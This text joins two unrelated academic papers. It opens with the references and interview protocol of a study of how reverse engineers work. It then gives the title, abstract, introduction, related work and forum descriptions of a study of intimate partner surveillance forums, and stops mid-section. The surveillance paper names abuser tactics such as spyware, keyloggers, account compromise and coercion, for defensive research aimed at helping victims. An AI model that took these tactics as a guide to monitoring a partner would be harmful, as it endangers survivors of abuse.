[5] K. Yakdan, S. Dechand, E. Gerhards-Padilla, and M. Smith, "Helping johnny to analyze malware: A usability-optimized decompiler and malware analysis user study," in *IEEE S&P '16*, May 2016, pp. 158–177.

[6] Y. Shoshitaishvili, M. Weissbacher, L. Dresel, C. Salls, R. Wang, C. Kruegel, and G. Vigna, "Rise of the hacrs: Augmenting autonomous cyber reasoning systems with human assistance," in *CCS '17*. ACM, 2017.

[7] N. Rutar, C. B. Almazan, and J. S. Foster, "A comparison of bug finding tools for java," in *ISSRE '04*. IEEE Computer Society, 2004, pp. 245–256.

[8] D. Baca, B. Carlsson, K. Petersen, and L. Lundberg, "Improving software security with static automated code analysis in an industry setting." *Software: Practice and Experience*, vol. 43, no. 3, pp. 259–279, 2013.

[9] A. Doupé, M. Cova, and G. Vigna, "Why johnny can't pentest: An analysis of black-box web vulnerability scanners," in *DIMVA '10*. Springer-Verlag, 2010, pp. 111–131.

[10] A. Austin and L. Williams, "One technique is not enough: A comparison of vulnerability discovery techniques," in *ESEM '11*. IEEE Computer Society, 2011, pp. 97–106.

[11] N. Antunes and M. Vieira, "Comparing the effectiveness of penetration testing and static code analysis on the detection of sql injection vulnerabilities in web services," in *PRDC '09*. IEEE Computer Society, 2009, pp. 301–306.

[12] L. Suto, "Analyzing the effectiveness and coverage of web application security scanners," BeyondTrust, Inc, Tech. Rep., 2007. [Online]. Available: https://www.beyondtrust.com/resources/white-paper/analyzing-the-effectiveness-and-coverage-of-web-application-security-scanners/

[13] ——, "Analyzing the accuracy and time costs of web application security scanners," BeyondTrust, Inc, Tech. Rep., 2010. [Online]. Available: https://www.beyondtrust.com/wp-content/uploads/Analyzing-the-Accuracy-and-Time-Costs-of-Web-Application-Security-Scanners.pdf

[14] G. McGraw and J. Steven, "Software [in]security: Comparing apples, oranges, and aardvarks (or, all static analysis tools are not created equal," Cigital, 2011, (Accessed 02-26-2017). [Online]. Available: http://www.informit.com/articles/article.aspx?p=1680863

[15] W. Enck, P. Gilbert, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth, "Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones," in *OSDI '10*. Berkeley, CA, USA: USENIX Association, 2010, pp. 393–407. [Online]. Available: http://dl.acm.org/citation.cfm?id=1924943.1924971

[16] C. Cadar, D. Dunbar, D. R. Engler *et al.*, "Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs." in *OSDI '08*, vol. 8, 2008, pp. 209–224.

[17] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley, "Unleashing mayhem on binary code," in *IEEE S&P '12*. IEEE Computer Society, 2012, pp. 380–394.

[18] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna, "Driller: Augmenting fuzzing through selective symbolic execution," in *NDSS '16*, no. 2016. Internet Society, 2016, pp. 1–16.

[19] Hex-Rays, "Ida: About," 2019, (Accessed 05-30-2019). [Online]. Available: https://www.hex-rays.com/products/ida/

[20] Vector35, "Binary.ninja: A reverse engineering platform," 2019, (Accessed 05-30-2019). [Online]. Available: https://binary.ninja/

[21] Synopsys, "Coverity scan - static analysis," 2019, (Accessed 05-30-2019). [Online]. Available: https://scan.coverity.com/

[22] ForAllSecure, "Forallsecure," 2019, (Accessed 05-30-2019). [Online]. Available: https://forallsecure.com/

[23] Hex-Rays, "Plug-in contest 2018: Hall of fame," 2019, (Accessed 05-30-2019). [Online]. Available: https://www.hex-rays.com/contests/2018/index.shtml

[24] Vector35, "Vector35/community-plugins," 2019, (Accessed 05-30-2019). [Online]. Available: https://github.com/Vector35/community-plugins/tree/master/plugins

[25] B. Shneiderman and C. Plaisant, *Designing the User Interface: Strategies for Effective Human-Computer Interaction*, 4th ed. Pearson, 2016.

[26] S. Letovsky, "Cognitive processes in program comprehension," in *ESP '86*. Norwood, NJ, USA: Ablex Publishing Corp., 1986, pp. 58–79. [Online]. Available: http://dl.acm.org/citation.cfm?id=21842.28886

[27] T. D. LaToza, D. Garlan, J. D. Herbsleb, and B. A. Myers, "Program comprehension as fact finding," in *ESEC/FSE '07*. New York, NY, USA: ACM, 2007, pp. 361–370. [Online]. Available: http://doi.acm.org/10.1145/1287624.1287675

[28] V. Arunachalam and W. Sasso, "Cognitive processes in program comprehension: An empirical analysis in the context of software reengineering," *Journal on System Software*, vol. 34, no. 3, pp. 177–189, Sep. 1996. [Online]. Available: http://dx.doi.org/10.1016/0164-1212(95)00074-7

[29] T. Roehm, R. Tiarks, R. Koschke, and W. Maalej, "How do professional developers comprehend software?" in *ICSE '12*. Piscataway, NJ, USA: IEEE Press, 2012, pp. 255–265. [Online]. Available: http://dl.acm.org/citation.cfm?id=2337223.2337254

[30] L. Gugerty and G. Olson, "Debugging by skilled and novice programmers," in *CHI '86*. New York, NY, USA: ACM, 1986, pp. 171–174. [Online]. Available: http://doi.acm.org/10.1145/22627.22367

[31] R. Brooks, "Towards a theory of the comprehension of computer programs," *International Journal of Man-Machine Studies*, vol. 18, no. 6, pp. 543 – 554, 1983. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S0020737383800315

[32] A. Von Mayrhauser and A. Vans, "Industrial experience with an integrated code comprehension model," *Software Engineering Journal*, vol. 10, no. 5, pp. 171–182, 1995.

[33] F. Detienne, "Chapter 3.1 - expert programming knowledge: A schema-based approach," in *Psychology of Programming*. London: Academic Press, 1990, pp. 205 – 222. [Online]. Available: http://www.sciencedirect.com/science/article/pii/B9780123507723500185

[34] A. J. Ko, B. A. Myers, M. J. Coblenz, and H. H. Aung, "An exploratory study of how developers seek, relate, and collect relevant information during software maintenance tasks," *IEEE Transactions on Software Engineering*, vol. 32, no. 12, pp. 971–987, Dec. 2006. [Online]. Available: http://dx.doi.org/10.1109/TSE.2006.116

[35] N. Pennington, "Stimulus structures and mental representations in expert comprehension of computer programs," *Cognitive Psychology*, vol. 19, no. 3, pp. 295 – 341, 1987. [Online]. Available: http://www.sciencedirect.com/science/article/pii/0010028587900077

[36] D. C. Littman, J. Pinto, S. Letovsky, and E. Soloway, "Mental models and software maintenance," in *ESP '86*. Norwood, NJ, USA: Ablex Publishing Corp., 1986, pp. 80–98. [Online]. Available: http://dl.acm.org/citation.cfm?id=21842.28887

[37] E. J. Chikofsky and J. H. Cross, "Reverse engineering and design recovery: a taxonomy," *IEEE Software*, vol. 7, no. 1, pp. 13–17, Jan 1990.

[38] P. OKane, S. Sezer, and K. McLaughlin, "Obfuscation: The hidden malware," *IEEE Security and Privacy*, vol. 9, no. 5, pp. 41–47, Sep. 2011.

[39] M. Ligh, S. Adair, B. Hartstein, and M. Richard, *Malware analyst's cookbook and DVD: tools and techniques for fighting malicious code*. John Wiley & Sons, 2010.

[40] A. Harper, S. Harris, J. Ness, C. Eagle, G. Lenkey, and T. Williams, *Gray hat hacking: the ethical hacker's handbook*, 3rd ed. McGraw-Hill Education, 2018.

[41] G. A. Klein, "Recognition-primed decisions," *Advances in man-machine systems research*, vol. 5, pp. 47–92, 1989.

[42] G. A. Klein, R. Calderwood, and A. Clinton-Cirocco, "Rapid decision making on the fire ground," in *HFES '86*, vol. 30, no. 6. Sage Publications Sage CA: Los Angeles, CA, 1986, pp. 576–580.

[43] J. A. Cannon-Bowers and E. E. Salas, *Making decisions under stress: Implications for individual and team training*. American psychological association, 1998.

[44] G. A. Klein, R. Calderwood, and D. Macgregor, "Critical decision method for eliciting knowledge," *ICSMCCCS '89*, vol. 19, no. 3, pp. 462–472, 1989.

[45] G. A. Klein, *Sources of power: How people make decisions*. MIT press, 2017.

[46] A. Bryant, "Understanding how reverse engineers make sense of programs from assembly language representations," Ph.D. dissertation, US Air Force Institute of Technology, 01 2012.

[47] K. G. Ross, G. A. Klein, P. Thunholm, J. F. Schmitt, and H. C. Baxter, "The recognition-primed decision model," Army Combined Arms Center Military Review, Tech. Rep., 2004.

[48] C. E. Zsambok and G. Klein, *Naturalistic decision making*. Psychology Press, 2014.

[49] G. A. Klein and C. P. Brezovic, "Design engineers and the design process: Decision strategies and human factors literature," *Human Factors in Ergonomics and Society*, vol. 30, no. 8, pp. 771–775, 1986.

[50] G. Klein, D. Klinger, and T. Miller, "Using decision requirements to guide the design process," in *ICSMCCCS '97*, vol. 1, Oct 1997, pp. 238–244 vol.1.

[51] J. Rasmussen, "Skills, rules, and knowledge; signals, signs, and symbols, and other distinctions in human performance models," *ICSMCCCS '83*, vol. SMC-13, no. 3, pp. 257–266, May 1983.

[52] T. Yamaguchi, H. Nitta, J. Miyamichi, and T. Takagi, "Distributed sensory intelligence architecture for human centered its," in *IECON '00*, vol. 1, Oct 2000, pp. 509–514 vol.1.

[53] H. Ohno, "Analysis and modeling of human driving behaviors using adaptive cruise control," in *IECON '00*, vol. 4, Oct 2000, pp. 2803–2808 vol.4.

[54] M. A. J. Arne Worm, "Information-centered human-machine systems analysis for tactical command and control systems modeling and development," in *ICSMCCCS '00*, vol. 3, Oct 2000, pp. 2240–2246 vol.3.

[55] S. Akbari and M. B. Menhaj, "A new framework of a decision support system for air to air combat tasks," in *ICSMCCCS '00*, vol. 3, Oct 2000, pp. 2019–2022 vol.3.

[56] T. E. Miller, S. P. Wolf, M. L. Thordsen, and G. Klein, "A decision-centered approach to storyboarding anti-air warfare interfaces," *Fairborn, OH: Klein Associates Inc. Prepared under contract*, no. 66001, 1992.

[57] K. Ohtsuka, ""scheduling tracing", a technique of knowledge elicitation for production scheduling," in *ICSMCCCS '97*, vol. 2, Oct 1997, pp. 1033–1038 vol.2.

[58] D. W. Klinger, R. Stottler, and S. R. LeClair, "Manufacturing application of case-based reasoning," in *NAECON '92*, May 1992, pp. 855–859 vol.3.

[59] A. Von Mayrhauser and S. Lang, "Program comprehension and enhancement of software," in *IFIP World Computing Congress on Information Technology and Knowledge Engineering*, 1998.

[60] T. D. LaToza and B. A. Myers, "Developers ask reachability questions," in *ICSE '10*. New York, NY, USA: ACM, 2010, pp. 185–194. [Online]. Available: http://doi.acm.org/10.1145/1806799.1806829

[61] B. Johnson, Y. Song, E. Murphy-Hill, and R. Bowdidge, "Why don't software developers use static analysis tools to find bugs?" in *ICSE '13*. IEEE Press, 2013, pp. 672–681.

[62] J. Smith, B. Johnson, E. Murphy-Hill, B. Chu, and H. R. Lipford, "Questions developers ask while diagnosing potential security vulnerabilities with static analysis," in *ESEC/FSE '15*. New York, NY, USA: ACM, 2015, pp. 248–259.

[63] S. Krüger, J. Späth, K. Ali, E. Bodden, and M. Mezini, "CrySL: An Extensible Approach to Validating the Correct Usage of Cryptographic APIs," in *ECOOP '18*, ser. Leibniz International Proceedings in Informatics (LIPIcs), T. Millstein, Ed., vol. 109, Dagstuhl, Germany, 2018, pp. 10:1–10:27.

[64] K. Charmaz, *Constructing Grounded Theory: A Practical Guide Through Qualitative Analysis*. SagePublication Ltd, London, 2006.

[65] J. Annett, "Hierarchical task analysis," *Handbook of cognitive task design*, vol. 2, pp. 17–35, 2003.

[66] A. Strauss and J. Corbin, *Basics of qualitative research: Techniques and procedures for developing grounded theory*. Newbury Park, CA: Sage, 1998, vol. 15.

[67] A. F. Hayes and K. Krippendorff, "Answering the call for a standard reliability measure for coding data," *Communication methods and measures*, vol. 1, no. 1, pp. 77–89, 2007.

[68] D. G. Freelon, "Recal: Intercoder reliability calculation as a web service," *International Journal of Internet Science*, vol. 5, no. 1, pp. 20–33, 2010.

[69] M. Lombard, J. Snyder-Duch, and C. C. Bracken, "Content analysis in mass communication: Assessment and reporting of intercoder reliability," *Human communication research*, vol. 28, no. 4, pp. 587–604, 2002.

[70] C. Dietrich, K. Krombholz, K. Borgolte, and T. Fiebig, "Investigating system operators' perspective on security misconfigurations," in *CCS '18*. ACM, 2018.

[71] G. Guest, A. Bunce, and L. Johnson, "How many interviews are enough? an experiment with data saturation and variability," *Field methods*, vol. 18, no. 1, pp. 59–82, 2006.

[72] Hackerone, "2019 bug bounty hacker report," Hackerone, Tech. Rep., March 2019. [Online]. Available: https://www.hackerone.com/sites/default/files/2019-03/the-2019-hacker-report_0.pdf

[73] A. Zeller, *Why programs fail: a guide to systematic debugging*. Elsevier, 2009.

[74] M. P. Robillard, W. Coelho, and G. C. Murphy, "How effective developers investigate source code: an exploratory study," *IEEE Transactions on Software Engineering*, vol. 30, no. 12, pp. 889–903, Dec 2004.

[75] T. Roehm, R. Tiarks, R. Koschke, and W. Maalej, "How do professional developers comprehend software?" in *ICSE '12*. Piscataway, NJ, USA: IEEE Press, 2012, pp. 255–265. [Online]. Available: http://dl.acm.org/citation.cfm?id=2337223.2337254

[76] Y. Shoshitaishvili, R. Wang, A. Dutcher, L. Dresel, E. Gustafson, N. Redini, P. Grosen, C. Unger, C. Salls, N. Stephens, C. Hauser, J. Grosen, C. Kruegel, and G. Vigna, "Lighthouse | code coverage explorer for ida pro & binary ninja," 2019, (Accessed 08-21-2019). [Online]. Available: http://angr.io

[77] J. Henry, D. Monniaux, and M. Moy, "Pagai: A path sensitive static analyser," *Electronic Notes in Theoretical Computer Science*, vol. 289, pp. 15–25, Dec. 2012. [Online]. Available: http://dx.doi.org/10.1016/j.entcs.2012.11.003

[78] Hex-Rays, "Ida: Lumina server," Hex-Rays, 2017, (Accessed 01-06-2019). [Online]. Available: https://www.hex-rays.com/products/ida/lumina/index.shtml

[79] Radare, "Radare," 2019, (Accessed 11-11-2019). [Online]. Available: https://rada.re/n/radare2.html

[80] M. Gaasedelen, "Lighthouse | code coverage explorer for ida pro & binary ninja," 2018, (Accessed 08-21-2019). [Online]. Available: https://github.com/gaasedelen/lighthouse

[81] Hex-Rays, "Hex-rays decompiler: Overview," Hex-Rays, 2019, (Accessed 11-11-2019). [Online]. Available: https://www.hex-rays.com/products/decompiler/

[82] I. Haller, A. Slowinska, M. Neugschwandtner, and H. Bos, "Dowsing for overflows: A guided fuzzer to find buffer boundary violations," in *USENIX Security '13*. Washington, D.C.: USENIX, 2013, pp. 49–64.

[83] T. Wang, T. Wei, G. Gu, and W. Zou, "Taintscope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection," in *S&P '10*, May 2010, pp. 497–512.

[84] W. Drewry and T. Ormandy, "Flayer: Exposing application internals," in *WOOT '07*, 2007.

[85] M. Y. Wong and D. Lie, "Intellidroid: A targeted input generator for the dynamic analysis of android malware." in *NDSS '16*. Internet Society, 2016, pp. 21–24.

[86] C. Zheng, S. Zhu, S. Dai, G. Gu, X. Gong, X. Han, and W. Zou, "Smartdroid: An automatic system for revealing ui-based trigger conditions in android applications," in *SPSM '12*. New York, NY, USA: ACM, 2012, pp. 93–104.

[87] T. Szabó, S. Erdweg, and M. Voelter, "Inca: A dsl for the definition of incremental program analyses," in *ASE '16*. New York, NY, USA: ACM, 2016, pp. 320–331. [Online]. Available: http://doi.acm.org/10.1145/2970276.2970298

[88] Y. Smaragdakis, M. Bravenboer, and O. Lhoták, "Pick your contexts well: Understanding object-sensitivity," in *Proceedings of the 38th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, ser. POPL '11. New York, NY, USA: ACM, 2011, pp. 17–30. [Online]. Available: http://doi.acm.org/10.1145/1926385.1926390

[89] G. Kastrinis and Y. Smaragdakis, "Hybrid context-sensitivity for points-to analysis," *SIGPLAN Notes*, vol. 48, no. 6, pp. 423–434, Jun. 2013. [Online]. Available: http://doi.acm.org/10.1145/2499370.2462191

[90] T. Gilray, M. D. Adams, and M. Might, "Allocation characterizes polyvariance: A unified methodology for polyvariant control-flow analysis," *SIGPLAN Notes*, vol. 51, no. 9, pp. 407–420, Sep. 2016. [Online]. Available: http://doi.acm.org/10.1145/3022670.2951936

[91] L. Battle and J. Heer, "Characterizing exploratory visual analysis: A literature review and evaluation of analytic provenance in tableau," *Computer Graphics Forum*, 2019. [Online]. Available: http://idl.cs.washington.edu/papers/exploratory-visual-analysis

[92] B. Shneiderman, "The eyes have it: a task by data type taxonomy for information visualizations," in *IEEE Symposium on Visual Languages*, Sep. 1996, pp. 336–343.

[93] J. Heer and B. Shneiderman, "Interactive dynamics for visual analysis," *Communications of the ACM*, vol. 55, no. 4, pp. 45–54, Apr. 2012. [Online]. Available: http://doi.acm.org/10.1145/2133806.2133821

[94] A. Perer and B. Shneiderman, "Systematic yet flexible discovery: Guiding domain experts through exploratory data analysis," in *IUI '08*. New York, NY, USA: ACM, 2008, pp. 109–118. [Online]. Available: http://doi.acm.org/10.1145/1378773.1378788

[95] A. Kalinin, U. Cetintemel, and S. Zdonik, "Interactive data exploration using semantic windows," in *SIGMOD '14*. New York, NY, USA: ACM, 2014, pp. 505–516. [Online]. Available: http://doi.acm.org/10.1145/2588555.2593666

[96] T. Siddiqui, A. Kim, J. Lee, K. Karahalios, and A. Parameswaran, "Effortless data exploration with zenvisage: An expressive and interactive visual analytics system," *VLDB Endowment*, vol. 10, no. 4, pp. 457–468, Nov. 2016. [Online]. Available: https://doi.org/10.14778/3025111.3025126

[97] J. S. Yi, Y. a. Kang, and J. Stasko, "Toward a deeper understanding of the role of interaction in information visualization," *IEEE Transactions on Visualization and Computer Graphics*, vol. 13, no. 6, pp. 1224–1231, Nov 2007.

[98] J. Heer, J. Mackinlay, C. Stolte, and M. Agrawala, "Graphical histories for visualization: Supporting analysis, communication, and evaluation," *IEEE Transactions on Visualization and Computer Graphics*, vol. 14, no. 6, pp. 1189–1196, Nov 2008.

[99] T. j. Jankun-Kelly, K. Ma, and M. Gertz, "A model and framework for visualization exploration," *IEEE Transactions on Visualization and Computer Graphics*, vol. 13, no. 2, pp. 357–369, March 2007.

[100] W. A. Pike, J. Stasko, R. Chang, and T. A. O'Connell, "The science of interaction," *Information Visualization*, vol. 8, no. 4, pp. 263–274, 2009.

[101] L. Battle, R. Chang, and M. Stonebraker, "Dynamic prefetching of data tiles for interactive visualization," in *SIGMOD '16*. New York, NY, USA: ACM, 2016, pp. 1363–1375. [Online]. Available: http://doi.acm.org/10.1145/2882903.2882919

[102] D. Gotz and Z. Wen, "Behavior-driven visualization recommendation," in *IUI '09*. New York, NY, USA: ACM, 2009, pp. 315–324. [Online]. Available: http://doi.acm.org/10.1145/1502650.1502695

[103] K. Dimitriadou, O. Papaemmanouil, and Y. Diao, "Explore-by-example: An automatic query steering framework for interactive data exploration," in *SIGMOD '14*. New York, NY, USA: ACM, 2014, pp. 517–528. [Online]. Available: http://doi.acm.org/10.1145/2588555.2610523

[104] M. Vartak, S. Rahman, S. Madden, A. Parameswaran, and N. Polyzotis, "Seedb: Efficient data-driven visualization recommendations to support visual analytics," *VLDB Endowment*, vol. 8, no. 13, pp. 2182–2193, Sep. 2015. [Online]. Available: https://doi.org/10.14778/2831360.2831371

A Interview protocol

A.1 App Background

To begin our discussion, I want you to think of a program that you recently reverse engineered.

1. What was the name of the program? [If they're not comfortable telling the name, there are a few additional cues below]
   (a) What type of functionality did the app provide? [Exs: Banking, Messaging, Social Media, Productivity]
   (b) Approximately, how many lines of code or number of classes did the app have?
2. Why were you investigating this program?
3. Approximately, how long did you spend reverse engineering this app?
4. What tools did you use for your reverse engineering process? [Exs: IDAPro, debugger, fuzzer]
5. Did you reverse engineer this app with other people?
   (a) (If yes) how did you divide up the work?

A.2 Reverse Engineering Process

Next, we'll talk about this app in more detail. If possible, I would like you to open the program you searched the same way you did when you first started investigating it. If you would like to share your screen with me, that would be helpful for providing context, however, this is not necessary. Primarily, I want you to open everything on your computer to help you

remember the exact steps you took when you searched the program.

[If they do share their screen] Also, if you are comfortable, I would like to record this screen sharing session, so that we have a later reference.

Please walk me through how you searched the program. As you go through your process, please explain every step you took, even if it was not helpful toward your eventual goal. For example, if you decided to reverse engineer a specific class, but realized it was not relevant to your search after reading the code, we would still like to know that you performed this step. [a few cueing questions are provided below to guide the conversation]

1. Where did you start?
2. What questions did you ask? How did you answer these questions?

A.3 Items of Interest

Decision Points. [Every time the participant had to decide between one or more actions during their process. Ex: Where to start? What test cases to try? Which path to go down first? When to inspect a function?]

1. Record the decision that was made
2. How did you make this decisions? Explain your thought process

Hypotheses. [Every time the participant states a question they have to answer or makes a conjecture about what they think the program (or component) does. Ex: X class performs Y function. X data is transmitted off device, it's using Y encryption]

1. Record the hypothesis or question asked
2. Why did you think this could be the case?
3. How did they (in)validate this hypothesis?

Beacons. [Every time the participant states recognizing the functionality of some code without actually stepping through it. That is, they are able to notice some pattern in the code and make some deductions about functionality based on this]

1. Record the beacon that was noticed
2. Why did this stand out to you? How were you able to recognize it?
3. How did you know that it was X instead of something else?

Simulation. [Every time the participant discusses looking at the code to determine how it works]

1. Record how they investigate the code.
   (a) (If Automation) Do you use a custom tool or something open source/purchased?
      i. (If not custom) What tool do you use?
         A. Does this tool provide the results you would want or does it fall short in some way? [Ex: I actually want output X, but I get Y, so I need to do these steps to get to X]
   (b) Is this generally the approach you use?
      i. (If no) Why here and not in other cases?
      ii. (If yes) What advantage do you think this approach has over other manual/automated investigation?
2. Please describe what's going on in your head or the automation?
   (a) What are the inputs and outputs?
   (b) When do you know when to stop?

Resources. [Every time the participant discusses referencing some documentation or information source external to the code]

1. Record what resource they used
2. Do you regularly consult this resource for information?
3. What do you think the benefit of this resource is over other sources of information? [Exs: Language documentation, Stack Overflow, internal documentation]

The Tools and Tactics Used in Intimate Partner Surveillance: An Analysis of Online Infidelity Forums

Emily Tseng[1], Rosanna Bellini[2], Nora McDonald[3], Matan Danos[4], Rachel Greenstadt[5], Damon McCoy[5], Nicola Dell[6] and Thomas Ristenpart[6]

[1]*Cornell University,* [2]*Open Lab, Newcastle University,* [3]*University of Maryland, Baltimore County,* [4]*Weizmann Institute of Science,* [5]*New York University,* [6]*Cornell Tech*

Abstract

Abusers increasingly use spyware apps, account compromise, and social engineering to surveil their intimate partners, causing substantial harms that can culminate in violence. This form of privacy violation, termed intimate partner surveillance (IPS), is a profoundly challenging problem to address due to the physical access and trust present in the relationship between the target and attacker. While previous research has examined IPS from the perspectives of survivors, we present the first measurement study of online forums in which (potential) attackers discuss IPS strategies and techniques. In domains such as cybercrime, child abuse, and human trafficking, studying the online behaviors of perpetrators has led to better threat intelligence and techniques to combat attacks. We aim to provide similar insights in the context of IPS. We identified five online forums containing discussion of monitoring cellphones and other means of surveilling an intimate partner, including three within the context of investigating relationship infidelity. We perform a mixed-methods analysis of these forums, surfacing the tools and tactics that attackers use to perform surveillance. Via qualitative analysis of forum content, we present a taxonomy of IPS strategies used and recommended by attackers, and synthesize lessons for technologists seeking to curb the spread of IPS.

1 Introduction

Technology-based intimate partner surveillance (IPS) causes immense harms. A discrete form of intimate partner violence (IPV), IPS is the deliberate surveillance of an intimate partner with or without their knowledge, levied through technical and non-technical methods. Survivors have reported their abusers use spyware apps, account compromise, GPS trackers, shared cellular plans, and more to monitor their digital lives and physical locations [18, 19, 32, 41, 46]. Prior work has also indicated that a wealth of IPS apps are available online [6] and in active use against victims [17, 22, 39].

To better protect targets of abuse, we need to both improve technologies' robustness to abuse and better inform interventional approaches that directly aid victims [17, 22]. To achieve these aspirations, however, we need to better understand how those interested in perpetrating IPS learn to conduct these attacks. To date, there have been few investigations into how attackers locate the resources that help them enact abuse. Chatterjee et al. [6] highlight that blogs, videos, and question-and-answer sites exist online that help facilitate IPS, but stop short of investigating the communities who make use of them. There is a methodological hurdle in discovering this information: we need a way to hear from potential attackers directly.

In this work, we provide the first study exploring how potential attackers use the Internet to learn how to enact IPS against their victims. We identify a set of five public, online forums where people discuss infidelity in intimate relationships and tools for monitoring cellphones. We build a crawler to retrieve the conversations on these forums and use it to compile a dataset containing over 200 K posts spread across almost 20 K threads. This dataset contains an unprecedented amount of information about the strategies of IPS attackers, contextualized in user-generated natural language. While prior work has described the attacks experienced by victims, we present a detailed view of how these attacks are created and developed—the capabilities attackers seek, the vulnerabilities they exploit, and the community dynamics that enable them.

We analyze this data using mixed-methods. We begin with quantitative measurements of the forums, their users, and their posting behaviors. These analyses reveal that most forums contain "superusers" involved with a disproportionately large fraction of threads. For two of the five forums, we discover that their content consists almost entirely of spam advertising particular spyware tools, in a manner that may be consistent with search engine optimization (SEO) techniques deployed by the creators of those tools. We also determine that many of their most highly viewed threads are about technology-based IPS, suggesting these forums have generated a significant audience for IPS-related content.

We then perform qualitative coding of a large sample of 750 threads (250 from each of the three forums that are not

inundated by spyware ads). Via thematic analysis [4], we surface novel insights about the online behaviors of IPS attackers. We show that potential attackers seek online support for suspicions of infidelity, and that community members respond by outlining exactly how to track, monitor, and otherwise compromise the privacy of an intimate partner. We show that discussion of IPS is prevalent in these forums, with one forum having 78% of sampled threads related to IPS.

We develop a taxonomy of IPS attacks surfaced from the suggestions made in these forums (Table 3). *Tool-based attacks* directly weaponize technology such as audiovisual recorders, keyloggers, backup recovery tools, and more, and can be understood in two subcategories: those requiring physical access to a partner, and those that do not. *Coercion and subterfuge* attacks manipulate a partner into unlocking their devices or accounts. Finally, we see many suggestions to *outsource attacks* by hiring private investigators.

Although some of these strategies have been reported by victims [19, 32], our analysis provides the complementary view of potential perpetrators. We highlight tools, tactics, and services that have not been reported previously, and which we believe were previously unknown to those helping victims. We also report on the conversational patterns within these forums that enable would-be attackers (what we describe as *escalation*), and, conversely, patterns in which they are discouraged away from IPS (*de-escalation*). These findings suggest that public forums can serve as a source of threat intelligence informing interventions to dissuade abuse.

In fact, our work is already having impact for IPS interventions. We shared our results with the team running a clinic providing direct assistance to IPV survivors facing IPS [17, 22],[1] who are working towards using our findings in their procedures. More broadly, our analyses yield insights for technologists, platforms, and advocates on how we might defend against and mitigate the spread of IPS. We close by discussing implications for platforms, future work in automated threat intelligence, and how policymakers might address the for-profit operations that financially benefit from abuse.

2 Background and Related Work

IPV and technology abuse. Prior work has examined the behaviors, justifications, and tactics of intimate partner abusers [23,27,43], including work identifying suspicions of infidelity as a leading trigger for IPV in heterosexual couples [3, 36]. Of this literature, a growing body of work explores the role of technology in IPV, including how abusers exploit technology to monitor, harass, control or otherwise harm their targets [6, 11, 18, 19, 32, 41, 46]. Chatterjee et al. [6] observed that abusers are likely exploiting easy-to-find online resources, including tutorials, question-and-answer sites, and videos explaining how to use spyware for IPS. Roundy et al. [39] used datasets from a major antivirus vendor to explore a broader class of creepware that includes spyware, but also SMS bombers, hacking tutorials, and more. These works have provided valuable intelligence for corresponding anti-IPS interventions with victims and survivors [17, 22].

To date, however, less research has examined the role of online communities in IPV. Some have examined how targets experience IPV in digital media and seek support through online forums [12, 30], but to the best of our knowledge, ours is the first study to measure and analyze how forums lead attackers to such tools. Our work confirms that attackers are discussing and recommending IPS strategies on public forums available to any Internet user. We also identify new tactics, such as custom scripts to monitor websites visited and launch man-in-the-middle attacks.

Online measurement studies. Prior work has used measurement and analysis of online forums to shed light on communities discussing criminal or otherwise malicious behaviors. For some of these communities, this research has led to the development of threat intelligence.

Commercially motivated criminals, such as spammers and black-hat hackers, use online forums as marketplaces and for learning adversarial techniques from each other [16, 35, 45]. Research on this phenomenon has identified structure, trust, and superusers in these communities [1, 2, 21]. Relatedly, online forums used by pedophiles and others involved in the creation and distribution of child sexual abuse materials have been studied to gain insights into the way participants justify or normalize abuse, and share technical and non-technical strategies that facilitate abuse [13]. Similar methods have also been used to analyze forums associated with hate groups [7, 38], cyberbullying [8, 29], doxxing [40], mis- and disinformation campaigns [42], harassment [24, 25, 31], and sex trafficking [37]. These measurement studies include ones that directly document abuse (e.g., hate and harassment on social media), as well as those investigating perpetrators' discussions of tactics (e.g., perpetrators sharing ways to maximize the emotional impact of harassing messages).

Our work falls in the latter category. While methodologically similar, we differ in our focus on people who use online forums to discuss strategies for IPS. Similar to the work on cybercrime and child abuse forums, analysis of online resources such as craigslist and backpage has led to threat intelligence that helped combat human trafficking [37]. We aim to have a similar impact on IPS and IPV more broadly. In summary, our research questions are:

- What role do online forums play in surfacing IPS resources to potential attackers?
- What role do commercially motivated entities play in these online communities?
- What tools and tactics are being suggested to potential attackers, and at what levels of technical sophistication?

[1] https://www.ipvtechresearch.org

3 Forums and Datasets

To answer these research questions, we perform a mixed-methods analysis of a large sample of posts and threads from public online forums with a high density of IPS-relevant conversation. In this section, we review our analysis targets and data collection approach, as well as the resulting datasets.

Infidelity and IPS forums. We identified several forums whose content includes a large number of posts touching on IPS. These were discovered through a combination of pointers from prior work [6] and online web searches using a combination of terms such as "spyware track wife". While we endeavored to be exhaustive, we restricted attention only to publicly available forums, excluding forums accessible only to registered users or users who had crossed some threshold number of active posts. We may also have missed forums that are not easily found via search engines. Finally, many forums have a small number of posts touching on IPS, but with the overwhelming majority of content being irrelevant to our study. We excluded those from our analysis and selected forums that seemed to have a higher concentration of IPS-related posts. Future work might explore techniques to discover IPS-related forums that are harder to access and find.

Our analyses focus primarily on three forums that aim to help people navigate infidelity. To prevent the publication of this work from advertising spyware, or from unintentionally impacting these public forums by convincing them to go private, we anonymize them.[2] The forums we study include:

- **Forum A**, a community dedicated to discussing "*investigative equipment*." Forum A is a subforum of a website providing resources on resolving marital conflicts with Alexa rank approximately 500,000.
- **Forum B**, a community dedicated to advice on "*detecting infidelity and deception.*" Forum B is a subforum of a website providing resources on cheating in romantic relationships, with Alexa rank approximately 900,000.
- **Forum C**, a moderated Reddit subforum that bills itself as "*a safe place to ask for advice and guidance*" for those facing infidelity in a relationship. As of February 2020, Forum C had approximately 80,000 subscribers, and Reddit was the 18th most popular website in the world.[3]

